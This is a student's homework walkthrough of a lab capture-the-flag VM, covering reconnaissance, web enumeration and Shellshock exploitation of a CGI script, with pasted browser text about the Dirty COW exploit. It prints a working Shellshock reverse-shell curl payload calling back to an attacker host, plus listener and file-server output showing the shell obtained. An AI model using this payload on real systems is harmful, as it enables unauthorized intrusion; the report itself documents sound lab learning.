Homework 7 - Challenge VM #1 Walkthrough Report

Author: Moses Kunfah


Target: Ubuntu 12.04 vulnerable machine (10.0.0.8)


Objective: Gain root access and capture the flag from /root/root.txt

Overview

Step 1: Reconnaissance

To begin identifying the target, I used netdiscover to find live hosts in the local network. Once the target IP was confirmed as 10.0.0.8, I used Nmap to scan for open ports and services.







This revealed that ports 22 (SSH) and 80 (HTTP) were open. The HTTP server was running Apache 2.2.22.


Step 2: Enumeration

Next, I performed directory brute-forcing on port 80 using Gobuster:






I found a /cgi-bin/ directory. I then ran Nikto to check for web server vulnerabilities:





Nikto reported that the Apache server was vulnerable to Shellshock in the /cgi-bin/test script.



Step 3: Exploitation - Shellshock

To exploit Shellshock, I navigated the internet and downloaded dirtycow and crafted a reverse shell payload using curl and executed it against the vulnerable CGI script:


dirty cow exploitdb - Goo
10.0.0.8/
https://www.google.com/search?q=dirty+cow+exploitdb&client=firefox-b-1-e&sca_es
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Google
dirty cow exploitdb
AI Mode
All
Images
Videos
Shopping
Short videos
Forums
More
Including results for dirty cow exploit
Search only for dirty cow exploitdb
Exploit-DB
https://www.exploit-db.com › exploits
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' ' ...
Nov 28, 2016 — This exploit uses the pokemon exploit of the dirtycow vulnerability as a base and automatically generates a new passwd line.
Exploit-DB
https://www.exploit-db.com › exploits
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self ...
Oct 21, 2016 — DirtyCow root privilege escalation. Backing up /usr/bin/passwd.. to /tmp/bak. Size of binary: 57048. Racing, this may take a while.
Exploit-DB
https://www.exploit-db.com › exploits
https://www.exploit-db.com/exploits/40839
Dirty COW /proc/self/mem' Race ...


Linux Kernel 2.6.22 < 3.9
10.0.0.8/
https://www.exploit-db.com/exploits/40839
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
EXPLOIT DATABASE
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
EDB-ID:
40839
CVE:
2016-5195
Author:
FIREFART
Type:
LOCAL
Platform:
LINUX
Date:
2016-11-28
Exploit: / {}
EDB Verified:
Vulnerable App:


```
┌──(kali㉿MosesKunfah)-[~]
└─$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.0.0.4/4444 0>&
1' http://10.0.0.8/cgi-bin/test

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>504 Gateway Time-out</title>
</head><body>
<h1>Gateway Time-out</h1>
<p>The gateway did not receive a timely response
from the upstream server or application.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 10.0.0.8 Port 80</address>
</body></html>

┌──(kali㉿MosesKunfah)-[~]
└─$
```

I had python web server host listener on port 8000:

```
┌──(kali㉿MosesKunfah)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.0.8 - - [14/Apr/2025 09:20:22] "GET /40839.c HTTP/1.1" 200 -
```

I had a Netcat listener on port 4444:


```
kali@MosesKunfah: ~
File  Actions  Edit  View  Help
kali@MosesKunfah: ~ ×   kali@MosesKunfah: ~ ×   kali@MosesKunfah: ~/Downloads ×
┌──(kali㉿MosesKunfah)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.8] 44550
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ cd /tmp
```



